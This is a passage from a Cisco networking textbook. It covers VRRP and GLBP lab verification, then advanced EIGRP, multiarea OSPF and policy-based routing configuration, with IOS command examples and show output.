IOU2(config-if)#vrrp 40 track 1 decrement 15
IOU2(config-if)#vrrp 40 authentication md5 key-string test
IOU2(config-if)#exit
IOU2(config)#track 1 interface ethernet 0/1 line-protocol
```

You know that IOU2 must be the active VIP. You configured IOU2 with a priority of 110 and a track decrement of 15, which means the priority of IOU3 must be between 96 and 109. The VRRP group is 40, as in the diagram, and the VIP is 192.168.5.1.

```
IOU3 Configuration
IOU3(config)#int e0/0
IOU3(config-if)#ip add 192.168.5.3 255.255.255.0
IOU3(config-if)#vrrp 40 ip 192.168.5.1
IOU3(config-if)#vrrp 40 priority 105
IOU3(config-if)#vrrp 40 preempt
IOU3(config-if)#vrrp 40 track 1 decrement 15
IOU3(config-if)#vrrp 40 authentication md5 key-string test
IOU3(config-if)#exit
IOU3(config)#track 1 interface ethernet 0/1 line-protocol
```

IOU3 was created with a priority of 105 and uses the `preempt` command, so that if the ISP-facing interface drops on IOU2, IOU3 becomes the master. Now you run a `show vrrp brief` on both IOU2 and IOU3 to verify that IOU2 is the master:

```
IOU2#sh vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0              40  110 3570       Y  Master  192.168.5.2     192.168.5.1
```

Now you shut down the ISP-facing interface on IOU2 and verify that IOU2 becomes the backup:

```
IOU2(config-if)#int e0/1
IOU2(config-if)#shut

*Mar 11 23:29:48.369: %VRRP-6-STATECHANGE: Et0/0 Grp 40 state Master -> Backup

IOU2#sh vrrp brief
Interface          Grp Pri Time  Own Pre State   Master addr     Group addr
Et0/0              40  95  3570       Y  Backup  192.168.5.3     192.168.5.1
```

You have verified that IOU2 was the master router until you shut down interface e0/1 and then IOU3 became the master router.

Exercise 3

```
IOU2 Configuration
IOU2(config)#Int e0/0
IOU2(config-if)#Ip add 192.168.10.2 255.255.255.0
IOU2(config-if)#Glbp 20 ip 192.168.10.1
IOU2(config-if)#Glbp 20 preempt
IOU2(config-if)#Glbp 20 priority 110
IOU2(config-if)#Glbp 20 load-balancing weighted
IOU2(config-if)#Glbp 20 weighting 50 lower 35 upper 40
IOU2(config-if)#Glbp 20 authentication md5 key-string Apress
IOU2(config-if)#Glbp 20 weighting track 1 decrement 20
IOU2(config-if)#exit
IOU2(config)#Track 1 interface e0/1 line-protocol
```

You have configured GLBP group 20 on IOU2 and assigned a priority of 110 and a decrement of 20 if the line protocol drops on e0/1. Weighted load balancing is being used, and IOU2 is set to 50%, as instructed. Also, you can see that authentication is configured with key string Apress.

```
IOU3 Configuration
IOU3(config)#Int e0/0
IOU3(config-if)#Ip add 192.168.10.3 255.255.255.0
IOU3(config-if)#Glbp 20 ip 192.168.10.1
IOU3(config-if)#Glbp 20 preempt
IOU3(config-if)#Glbp 20 load-balancing weighted
IOU3(config-if)#Glbp 20 weighting 25 lower 15 upper 20
IOU3(config-if)#Glbp 20 authentication md5 key-string Apress
IOU3(config-if)#Glbp 20 weighting track 1 decrement 15
IOU3(config-if)#exit
IOU3(config)#Track 1 interface e0/1 line-protocol
```

IOU3 has the same configuration parameters as IOU2, except that it is using 25% of the load balance and it is assigned a decrement of 15 if its e0/1 interface goes down:

```
IOU5 Configuration
IOU5(config)#int e0/0
IOU5(config-if)#Ip add 192.168.10.4 255.255.255.0
IOU5(config-if)#glbp 20 ip 192.168.10.1
IOU5(config-if)#glbp 20 preempt
IOU5(config-if)#glbp 20 load-balancing weighted
IOU5(config-if)#glbp 20 weighting 25 lower 15 upper 20
IOU5(config-if)#glbp 20 authentication md5 key-string Apress
IOU5(config-if)#glbp 20 weighting track 1 decrement 15
IOU5(config-if)#exit
IOU5(config)#Track 1 interface e0/1 line-protocol
```

IOU5 has the same configuration parameters as IOU3.

Using the `show GLPB` command, you can see that the weighting before interface e0/1 is shut down on IOU2 is 50:

```
IOU2#show glbp
Ethernet0/0 - Group 20
  State is Active
    1 state change, last state change 00:01:38
  Virtual IP address is 192.168.10.1
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.832 secs
  Redirect time 600 sec, forwarder timeout 14400 sec
  Authentication MD5, key-string
  Preemption enabled, min delay 0 sec
  Active is local
  Standby is 192.168.10.4, priority 100 (expires in 9.312 sec)
  Priority 110 (configured)
  Weighting 50 (configured 50), thresholds: lower 35, upper 40
    Track object 1 state Up decrement 15
  Load balancing: weighted
```

```
  Group members:
    aabb.cc00.0200 (192.168.10.2) local
    aabb.cc00.0300 (192.168.10.3) authenticated
    aabb.cc00.0500 (192.168.10.4) authenticated
  There are 3 forwarders (1 active)
  Forwarder 1
    State is Active
      1 state change, last state change 00:01:27
    MAC address is 0007.b400.1401 (default)
    Owner ID is aabb.cc00.0200
    Redirection enabled
    Preemption enabled, min delay 30 sec
    Active is local, weighting 50
  Forwarder 2
    State is Listen
    MAC address is 0007.b400.1402 (learnt)
    Owner ID is aabb.cc00.0300
    Redirection enabled, 599.680 sec remaining (maximum 600 sec)
    Time to live: 14399.680 sec (maximum 14400 sec)
    Preemption enabled, min delay 30 sec
    Active is 192.168.10.3 (primary), weighting 25 (expires in 10.432 sec)
  Forwarder 3
    State is Listen
    MAC address is 0007.b400.1403 (learnt)
    Owner ID is aabb.cc00.0500
    Redirection enabled, 599.328 sec remaining (maximum 600 sec)
    Time to live: 14399.328 sec (maximum 14400 sec)
    Preemption enabled, min delay 30 sec
    Active is 192.168.10.4 (primary), weighting 25 (expires in 9.856 sec)
```

Now you can provide verification by shutting down interface e0/1 on IOU2:

```
IOU2(config)#int e0/1
IOU2(config-if)#shut
*Mar 12 01:18:30.029: %TRACK-6-STATE: 1 interface Et0/1 line-protocol Up -> Down

IOU2#sh glbp
Ethernet0/0 - Group 20
  State is Active
    1 state change, last state change 00:38:33
  Virtual IP address is 192.168.10.1
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.856 secs
  Redirect time 600 sec, forwarder timeout 14400 sec
  Authentication MD5, key-string
  Preemption enabled, min delay 0 sec
  Active is local
  Standby is 192.168.10.4, priority 100 (expires in 9.184 sec)
  Priority 110 (configured)
  Weighting 30, low (configured 50), thresholds: lower 35, upper 40
    Track object 1 state Down decrement 20
  Load balancing: weighted
```

The weighting is 30 after interface e0/1 is shut down, because it was decremented by 20. You have verified that our configuration worked properly.

Summary

This chapter talked about the importance of high availability and redundancy. Most companies consider high availability a high priority for their services. You have learned how to configure HSRP, GLBP, VRRP, and multilinks. All of these can be used to allow redundant network links, which provide high availability of resources. Remember that GLBP not only provides redundancy but also load balances between routers.

Author Queries

Chapter No.: 13 0005078433

Queries	Details Required	Author's Response
AU1	Both "Hot Standby Router Protocol" and "Hot Standby Redundancy Protocol" have been used as expanded forms for "HSRP". Please check.	
AU2	Please check if "in the event of a catastrophic power loss" is okay as edited.	
AU3	Please check if edit to sentence starting "This is because Ethernet…" is okay.	
AU4	Please check if "looping past the maximum TTL" is okay as edited.	
AU5	Please check if edit to sentence starting "What happens if the…" is okay.	
AU6	Please check sentence starting "If you are using…" for completeness.	
AU7	Please check if edit to sentence starting "GLBP is a proprietary…" is okay.	
AU8	Please check sentence starting "Shut down both Internet…" in Exercise 2 for correctness since IOU2 has only one Internet-facing interface, e0/1, with two line protocols.	

CHAPTER 14

Advanced Routing

This chapter expands on what was covered in Chapters 6 and 12. It includes some overlap to help reinforce the concepts while providing more depth than Chapter 6 and more focus on implementation than Chapter 12. Advanced routing topics include EIGRP, multiarea OSPF, advanced BGP, IPv6 routing, redistribution, tunneling such as Generic Routing Encapsulation (GRE) tunnels, Internet Protocol Security (IPSec) to include Internet Key Exchange version 2 (IKEv2), and policy-based routing (PBR) using route maps. At the end of the chapter, there are several challenging exercises that will reinforce what you have learned.

AU1

EIGRP

This section builds on the information that was discussed in Chapter 6. It discusses the different ways that EIGRP can be tailored to include unicast neighbors, summarization, load balancing, EIGRP stub areas, and authentication. Table 14-1 describes useful commands for EIGRP.

Table 14-1. *EIGRP Commands*

Command	Description
neighbor *neighbor_IP interface*	Configures a unicast neighbor. It is useful on links where multicast isn't allowed.
ip summary-address eigrp ***as network subnet_mask*** **[leak-map** ***route_map*****]**	Interface command to advertise a summary address to neighbors. Optionally a leak map can be used to leak specific networks.
variance ***variance_value***	EIGRP command to set the maximum ratio between metrics to allow load balancing between paths. The alternate path still must be a feasible successor, regardless of the variance value.
eigrp stub	EIGRP command to reduce the size of the query domain. When the EIGRP query domain is too large, routers can get stuck in active.
distribute-list ***type*** **in|out** ***[interface]***	Binds a prefix list, access list, or route map to EIGRP to filter routes.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_14

Unicast

Normally, EIGRP neighbors send a multicast to IP address 224.0.0.10 to exchange routing updates. This can be changed to a unicast address by configuring a specific neighbor to which the router can only send unicast routing messages. The `neighbor` command can be used to implement this. The neighbor IP address must be on the same subnet as a network on the router the `neighbor` command is entered. The interface the neighbor is connected to also must be in the command:

```
Router(config)#router eigrp 1
Router(config-router)#neighbor 192.168.1.1 Ethernet0/0
```

Summarization

As mentioned in Chapter 6, EIGRP summarizes networks automatically according to their classful network. Remember, you used the **`no auto-summary`** command to disable this. Now use Figure 14-1 to discuss the **`ip summary-address`** command. The `summary` command is configured on a router interface to advertise a summary address to EIGRP neighbors on that interface.




Figure 14-1. *EIGRP diagram*

The following is a summarization EIGRP configuration example:

```
Router1(config-router)#int e0/0
Router1(config-if)#ip address 10.10.10.1 255.255.255.252
Router1(config-if)#ip summary-address eigrp 1 0.0.0.0 0.0.0.0   !This line advertises a
default route out interface Ethernet 0/0.
Router1(config-if)#ip summary-address eigrp 1 172.16.1.0 255.255.252.0  !This line
advertises network 172.16.1.0/22 out interface Ethernet0/0.
```

Sometimes you don't want to advertise only the summary and still need to advertise some specific routes in the summary network. To accomplish this, you can add a leak map to the `summary address` command. The leak map will leak prefixes that are matched by a route map:

```
Router1(config)#access-list 1 permit 172.16.1.128 0.0.0.127
then we will create a route-map matching this access-list
Router1(config)#route-map R1-2 permit
Router1(config-route-map)#match ip add 1
Router1(config-route-map)#exit
Router1(config)#interface eth0/0
Router1(config-if)#ip address 10.10.10.1 255.255.255.252
Router1(config-if)#ip summary-address eigrp 1 172.16.1.0 255.255.252.0 leak-map R1-2
```

Load Balancing

EIGRP automatically provides support for equal cost routes for load balancing. Thirty-two equal cost paths are supported. Let's look at unequal cost load balancing now. The `variance` command is used to enable unequal cost load balancing:

```
Router1(config)#router eigrp 1
Router1(config-router)#variance 2
Router1(config-router)#variance ?
  <1-128>  Metric variance multiplier
```

The `variance` command multiplies the best metric by the value provided, and all paths with a lower metric than this value will be used for load balancing. The load balancing will depend on the actual ratio between the EIGRP metrics. For the purposes of loop prevention, a path must be a feasible successor to be used in load balancing.

A simple way to influence EIGRP is to modify the delay on interfaces. The `interface` command, **`delay 10`**, will change the delay value that is used in EIGRP calculations. If you have two equal interfaces and you want to prefer one over the other, adjust the delay until you get the load balancing ratio you want. Don't forget to set the **`variance`** command to allow the ratio you are trying to achieve by modifying delay.

EIGRP Stub

If you have a large number of routers in your network, the queries could cause a large amount of latency. Stub routing can be used to limit EIGRP queries. Routers that only have one point of entry into the network do not need to be queried. By default, stub routers receive all routes but only advertise their connected and summary routes. A stub router tells its neighbors that it is a stub, and then its neighbors will not query that router. The **`eigrp stub`** command is used to configure a stub router:

```
Router1(config-router)#eigrp stub ?
  connected      Do advertise connected routes
  leak-map       Allow dynamic prefixes based on the leak-map
  receive-only   Set receive only neighbor
  redistributed  Do advertise redistributed routes
  static         Do advertise static routes
  summary        Do advertise summary routes
  <cr>
```

As you can see from the output of the **`eigrp stub ?`** command, you can change the default nature of stub routing to connected, leak map, receive-only, redistributed, static, or summary.

Traffic Engineering with EIGRP

Route maps can be applied to routing protocols such as EIGRP to filter routes or to change metrics. This is useful when you need to modify the default behavior of the routing protocol.

In EIGRP, distribute lists are used to apply route maps or access lists to updates. Distribute lists can be applied either inbound or outbound. When applied in an inbound direction, distribute lists filter or update before they are added to the routing process database. When distribute lists are applied in an outbound direction, updates are filtered when they are advertised to neighbor routers.

The following example uses a basic access list with a distribute list to filter 10.0.0.0/8 networks from incoming updates. You could also use a route map or a prefix list. If you want to limit the scope of the distribute list, you can also specify the interface, as follows:

```
Router1(config)#access-list 1 deny 10.0.0.0 0.0.0.255
Router1(config)#access-list 1 permit any
Router1(config)#router eigrp 1
Router1(config-router)#distribute-list ?
  <1-199>      IP access list number
  <1300-2699>  IP expanded access list number
  WORD         Access-list name
  gateway      Filtering incoming address updates based on gateway
  prefix       Filter prefixes in address updates
  route-map    Filter prefixes based on the route-map
Router1(config-router)#distribute-list 1 in Ethernet 0/0
```

When you want to change the metric of a prefix, offset lists are useful in EIGRP. Offset lists work by adding to the EIGRP metric. This is useful when you want to influence EIGRP by making one path less attractive. To use an offset list, specify the access list to match prefixes, and then set the direction and offset, and optionally set the interface:

AU3

```
Router1(config-router)#offset-list ?
  <0-99>       Access list of networks to apply offset (0 selects all networks)
  <1300-1999>  Access list of networks to apply offset (extended range)
  WORD         Access-list name

Router1(config-router)#offset-list 1 ?
  in   Perform offset on incoming updates
  out  Perform offset on outgoing updates

Router1(config-router)#offset-list 1 in ?
  <0-2147483647>  Offset

Router1(config-router)#offset-list 1 in 100 Ethernet 0/0
```

Authentication

Authentication is not used by default with EIGRP. EIGRP cannot use plain cleartext authentication. In legacy configuration mode, EIGRP can only authenticate packets using an MD5 hash created from a preconfigured and shared password. EIGRP authenticates each packet using the hash, and if the hash does not match, then the packet is dropped.

Here are steps to configure EIGRP authentication:

- Configure a key chain.
- Configure a key in the created key chain.
- Configure the password for that key.
- Enable authentication and configure an interface with the key chain.

Let's show an example authentication configuration:

```
Router1(config)#key chain test
Router1(config-keychain)#key 1
Router1(config-keychain-key)#key-string test1
Router1(config-keychain-key)#int e0/0
Router1(config-if)#ip authentication mode eigrp 1 md5
Router1(config-if)#ip authentication key-chain eigrp 1 test

Router2(config)#key chain test
Router2(config-keychain)#key 1
Router2(config-keychain-key)#key-string test1
Router2(config-keychain-key)#int e0/0
Router2(config-if)#ip authentication mode eigrp 1 md5
Router2(config-if)#ip authentication key-chain eigrp 1 test
```

Multiarea and Advanced OSPF

This section builds on the OSPF information that was discussed in Chapter 6. Now let's discuss multiarea OSPF and other advanced OSPF configurations, such as summarization, stubby and not so stubby areas, virtual links, and authentication. Table 14-2 contains useful OSPF commands and their description.

Table 14-2. *OSPF Commands*

Command	Description
area area_*num range network subnet_mask*	Configures summarization between OSPF areas.
summary-*address network subnet_mask*	Interface command to advertise OSPF summaries to other routing protocols.
area *area_num stub*	Configures an OSPF area as a stub.
area *area_num virtual-link peer_ip*	Configures a virtual link over an area to a peer ABR.

Figure 14-2 is used to explain multiarea OSPF.




Figure 14-2. *OSPF diagram*

In single-area OSPF, all routers belong to a single OSPF area. This can lead to a lot of LSAs being processed on all routers. Figure 14-2 displays that large OSPF topologies can be broken down into multiple areas. By breaking routers into different areas, now all routers do not have to maintain the same LSA database, and they only need to have one for their own areas. This significantly reduces router memory overhead and limits LSDB calculations to changes only within the router's area. A sample multiarea OSPF configuration is shown using Figure 14-3.




Figure 14-3. *OSPF diagram 2*

The following provides a multiarea OSPF configuration example:

```
Router3(config)#router ospf 1
Router3(config-router)#network 172.16.1.1 0.0.0.3 area 0
Router3(config-router)#network 172.16.3.1 0.0.0.3 area 1

Router4(config)#router ospf 1
Router4(config-router)#network 172.16.1.0 0.0.0.3 area 0
Router4(config-router)#network 172.16.2.0 0.0.0.3 area 2

Router5(config)#router ospf 1
Router5(config-router)#network 172.16.2.0 0.0.0.3 area 2
Router5(config-router)#network 172.16.3.0 0.0.0.3 area 1
```

Summarization

Sometimes the size of your networks' routing tables can become very large. Not only are routing tables large but the OSPF process may cause routers to use a high amount of CPU and memory resources. OSPF allows you to summarize routes between OSPF areas on your ABRs using the **`area [area number] range`** command. To advertise a route, an interface within the summary network must be active on the router.

The following command advertises subnet 192.168.1.0/24 from Area 0 as a type 3 LSA. The use of this type of summary will reduce the size of the link-state database in neighboring areas:

```
Router1(config-router)#area 0 range 192.168.1.0 255.255.255.0
```

When summarizing to other routing protocols, you use the **summary-address** command. This will provide external routing protocols a summary of OSPF networks at the Autonomous System Border Router (ASBR) and will reduce the size of their databases:

```
Router1(config-router)#summary-address 192.168.1.0 255.255.0.0
```

OSPF Stub

Configuring stub routers is another way that you can reduce the routing table and advertisements in an area. When a router is configured as a stub, its ABR drops all type 5 routes and replaces them with a default route. Creating a totally stubby router will limit routing information even more as all type 5 and type 3 routes are dropped and replaced with a default route. Area 0 cannot be a stub area and cannot include an ASBR. To configure a stub area, use the **area stub** command:

```
Router1(config-router)#area 2 stub ?
  no-ext-capability  Do not send domain specific capabilities into stub area
  no-summary         Do not send summary LSA into stub area
  <cr>
```

To configure a totally stubby area, use the **area stub** command with **no-summary**:

```
Router1(config-router)#area 2 stub no-summary
```

Another form of stub area is a not so stubby area (NSSA) and is similar to a stub area but allows an ASBR within an area. Configure an NSSA with the `area nssa` command. ABRs do not send a default route into an NSSA. The **default-information-originate** command can be used to create the default route:

```
Router1(config-router)#area 2 nssa ?
  default-information-originate  Originate Type 7 default into NSSA area
  no-ext-capability              Do not send domain specific capabilities into
                                 NSSA
  no-redistribution              No redistribution into this NSSA area
  no-summary                     Do not send summary LSA into NSSA
  translate                      Translate LSA
  <cr>

Router1(config-router)#area 2 nssa
```

Cost Manipulation

OSPF has a default reference bandwidth of 100 Mbps. This means that a 100 Mbps link has a cost of 1 and a 1 Gbps link also has a cost of 1. To modify this behavior, you can use the **auto-cost reference-bandwidth** command. In the following example, you have a 10 Mbps link. With the default reference bandwidth, the cost is 10. When you increase the reference bandwidth to 10 Gbps, the metric jumps to 1000:

```
Router1#show ip ospf interface  brief
Interface    PID   Area            IP Address/Mask    Cost  State Nbrs F/C
Et0/1        1     0               192.168.12.1/24    10    BDR   1/1
Et0/0        1     0               192.168.13.1/24    10    BDR   1/1
Router1# conf t
Router1(config)#router ospf 1
Router1(config-router)#auto-cost reference-bandwidth ?
  <1-4294967>  The reference bandwidth in terms of Mbits per second
Router1(config-router)#auto-cost reference-bandwidth 10000
% OSPF: Reference bandwidth is changed.
        Please ensure reference bandwidth is consistent across all routers.
Router1(config-router)#do show ip ospf inter br
Interface    PID   Area            IP Address/Mask    Cost  State Nbrs F/C
Et0/1        1     0               192.168.12.1/24    1000  BDR   1/1
Et0/0        1     0               192.168.13.1/24    1000  BDR   1/1
Router1(config-router)#
```

If you only want to influence a single interface, you can manually set the cost for that interface. Take caution during cost manipulation as you may get unfavorable results. In this example, you override the cost for Ethernet0/1, so it is less preferred than Ethernet0/0:

```
Router1(config-router)#int eth0/1
Router1(config-if)#ip ospf cost 2000
Router1(config-if)#do show ip ospf int br
Interface    PID   Area            IP Address/Mask    Cost  State Nbrs F/C
Et0/1        1     0               192.168.12.1/24    2000  BDR   1/1
Et0/0        1     0               192.168.13.1/24    1000  BDR   1/1
```

OSPF Virtual Link

OSPF requires all routers to have a connection to Area 0, and Area 0 must be contiguous. A virtual link must be used to connect areas to Area 0 when a router does not have a connection to Area 0. The transit area—Area 1 in the following example—cannot be a stub area.

Use the network shown in Figure 14-4 to configure a virtual link.




Figure 14-4. OSPF diagram virtual link

In Figure 14-4, you can see that Area 2 is not directly connected to Area 0, so you configure a virtual link between Router1 and Router2:

```
Router1(config)#int loopback1
Router1(config-if)#ip address 172.16.1.1 255.255.255.255
Router1(config-if)#int e0/0
Router1(config-if)#ip address 10.10.10.1 255.255.255.252
Router1(config-if)#int e0/1
Router1(config-if)#ip address 192.168.1.1 255.255.255.252
Router1(config-if)#router ospf 1
Router1(config-router)#network 192.168.1.0 0.0.0.255 area 0
Router1(config-router)#network 10.10.10.0 0.0.0.3 area 1
Router1(config-router)#area 1 virtual-link 172.16.1.2

Router2(config)#int loopback1
Router2(config-if)#ip address 172.16.1.2 255.255.255.255
Router2(config-if)#int e0/0
Router2(config-if)#ip address 10.10.10.2 255.255.255.252
Router2(config-if)#int e0/1
Router2(config-if)#ip address 10.10.10.5 255.255.255.252
Router2(config-if)#router ospf 1
Router2(config-router)#network 10.10.10.4 0.0.0.3 area 2
Router2(config-router)#network 10.10.10.0 0.0.0.3 area 1
Router2(config-router)#area 1 virtual-link 172.16.1.1

Router3(config)#int loopback1
Router3(config-if)#ip address 172.16.1.3 255.255.255.255
Router3(config-if)#int e0/0
Router3(config-if)#ip address 10.10.10.6 255.255.255.252
Router3(config-if)#router ospf 1
Router3(config-router)#network 10.10.10.4 0.0.0.3 area 2
```

To check the status of a virtual link, use the **show ip ospf virtual-links** command:

```
Router2#sh ip ospf virtual-links
Virtual Link OSPF_VL0 to router 172.16.1.1 is up
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 1, via interface Ethernet0/0
 Topology-MTID    Cost    Disabled     Shutdown      Topology Name
        0          10        no          no            Base
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:04

Router1#sh ip ospf virtual-links
Virtual Link OSPF_VL1 to router 172.16.1.2 is up
  Run as demand circuit
  DoNotAge LSA allowed.
  Transit area 1, via interface Ethernet0/0
```

```
 Topology-MTID    Cost    Disabled     Shutdown      Topology Name
        0          10        no          no            Base
  Transmit Delay is 1 sec, State POINT_TO_POINT,
  Timer intervals configured, Hello 10, Dead 40, Wait 40, Retransmit 5
    Hello due in 00:00:02
    Adjacency State FULL (Hello suppressed)
    Index 1/2, retransmission queue length 0, number of retransmission 0
    First 0x0(0)/0x0(0) Next 0x0(0)/0x0(0)
    Last retransmission scan length is 0, maximum is 0
    Last retransmission scan time is 0 msec, maximum is 0 msec
```

Authentication

To secure OSPF, authentication can be configured on the router. By default, there is no authentication, and OSPF presents two authentication options: plaintext and MD5. The following example will show a plaintext authentication configuration:

```
Router1(config)#int e0/0
Router1(config-if)#ip ospf authentication-key simple
Router1(config-if)#ip ospf authentication
Router1(config-if)#router ospf 1
Router1(config-router)#area 1 authentication
```

The following example will show an MD5 authentication configuration using the key string “secure”:

```
Router1(config)#int e0/0
Router1(config-if)#ip ospf message-digest-key 1 md5 secure
Router1(config-if)#ip ospf authentication message-digest
Router1(config-if)#router ospf 1
Router1(config-router)#area 1 authentication message-digest
```

Policy-Based Routing Using Route Maps

Sometimes you need to control exactly which paths are chosen for your network. You can use route maps to optimize routing. Route maps are like programs that use if/then/else statements. Traffic is matched against certain conditions based on sequence numbers. Table 14-3 is a route map command table. We are covering route maps and policy-based routing before BGP as these concepts are used heavily in this protocol.

Table 14-3. *Route Map Command Overview*

Command	Description
route-map *name* {permit|deny} *sequence_number*	Creates a route map entry with a specified sequence number. If a sequence number is not provided, the default is to start at 10 and then count up by 10s. If permit or deny is not specified, it defaults to permit.
match [additional-paths| as-path | clns | community | extcommunity | interface | ip | ipv6 |length |local-preference | mdt-group | metric | mpls-label | policy-list | route-type | rpki| source-protocol | tag]	Command used in a route map sequence configuration to set the criteria. If match criteria are not used in a sequence, it effectively matches anything.
set [as-path | automatic-tag | clns | comm-list | community | dampening | default | extcomm-list | extcommunity | global | interface | ip | ipv6 | level | local-preference | metric | metric-type | mpls-label | origin | tag | traffic-index | vrf | weight]	Command used in a route map sequence configuration to set the action if the criteria are met. The action must be relevant to the protocol that is using the route map.
continue {*sequence*}	By default, a route map stops processing once a match is found. The `continue` command allows for continued processing after a match. If a sequence number is not supplied, the `continue` command defaults to the next route map entry.
ip policy route-map *NAME*	Interface `configuration` command to bind a route map to an interface.
ip local policy route-map *NAME*	Global `configuration` command to bind a route map globally.

There is almost no limit to what can be controlled with route maps. In the following example, you create a `route-map` named `local_map`. You can set a route map sequence to either permit or deny. The default is permit, and unless the sequence is specified, it will start at 10 and then count by tens:

```
Router(config)#route-map local_map

!We specify what access-list to match as are if statement.
Router(config-route-map)#match ?
  additional-paths  BGP Add-Path match policies
  as-path           Match BGP AS path list
  clns              CLNS information
  community         Match BGP community list
  extcommunity      Match BGP/VPN extended community list
  interface         Match first hop interface of route
  ip                IP specific information
  ipv6              IPv6 specific information
  length            Packet length
  local-preference  Local preference for route
  mdt-group         Match routes corresponding to MDT group
  metric            Match metric of route
  mpls-label        Match routes which have MPLS labels
  policy-list       Match IP policy list
```

```
  route-type        Match route-type of route
  rpki              Match RPKI state of route
  source-protocol   Match source-protocol of route
  tag               Match tag of route

Router(config-route-map)#match ip address ?
  <1-199>      IP access-list number
  <1300-2699>  IP access-list number (expanded range)
  WORD         IP access-list name
  prefix-list  Match entries of prefix-lists
```

If a condition is met, then you use the set action to adjust settings such as the local preference or weight of a route. If you have a route map line without a condition, it will match on anything:

```
Router(config-route-map)#set ?
  as-path           Prepend string for a BGP AS-path attribute
  automatic-tag     Automatically compute TAG value
  global            Set to global routing table
  interface         Output interface
  ip                IP specific information
  ipv6              IPv6 specific information
  level             Where to import route
  local-preference  BGP local preference path attribute
  metric            Metric value for destination routing protocol
  metric-type       Type of metric for destination routing protocol
  origin            BGP origin code
  tag               Tag value for destination routing protocol
  weight            BGP weight for routing table
```

You can also set next hop addresses, which is one way you control routing:

```
Router(config-route-map)#set ip next-hop ?
  A.B.C.D             IP address of next hop
  dynamic             application dynamically sets next hop
  encapsulate         Encapsulation profile for VPN nexthop
  peer-address        Use peer address (for BGP only)
  recursive           Recursive next-hop
  self                Use self address (for BGP only)
  verify-availability  Verify if nexthop is reachable
```

Route maps can be used to filter based on route types, source or next hop of the packet, or even route tags. Route maps can match on access lists, which increases the power of an access list. Originally, access lists were used only to permit or deny packets from traversing an interface. When used with route maps, you can use them to change the flow of traffic based on the access list matches.

PBR uses route maps to control routing, as seen in the following example:

```
Router(config)#access-list 1 permit host 192.168.2.2
Router(config)#route-map PBR permit 5
Router(config-route-map)#match ip address 1
Router(config-route-map)#set ip next-hop 192.168.1.2
Router(config-route-map)#int e0/0
Router(config-if)#ip policy route-map PBR
```

In this example, you created a PBR route map that matches traffic on access list 1, and the policy routes it to a next hop address of 192.168.1.2. The policy is applied to interface Ethernet0/0. All traffic passing through Ethernet0/0 is evaluated against the route map you created.

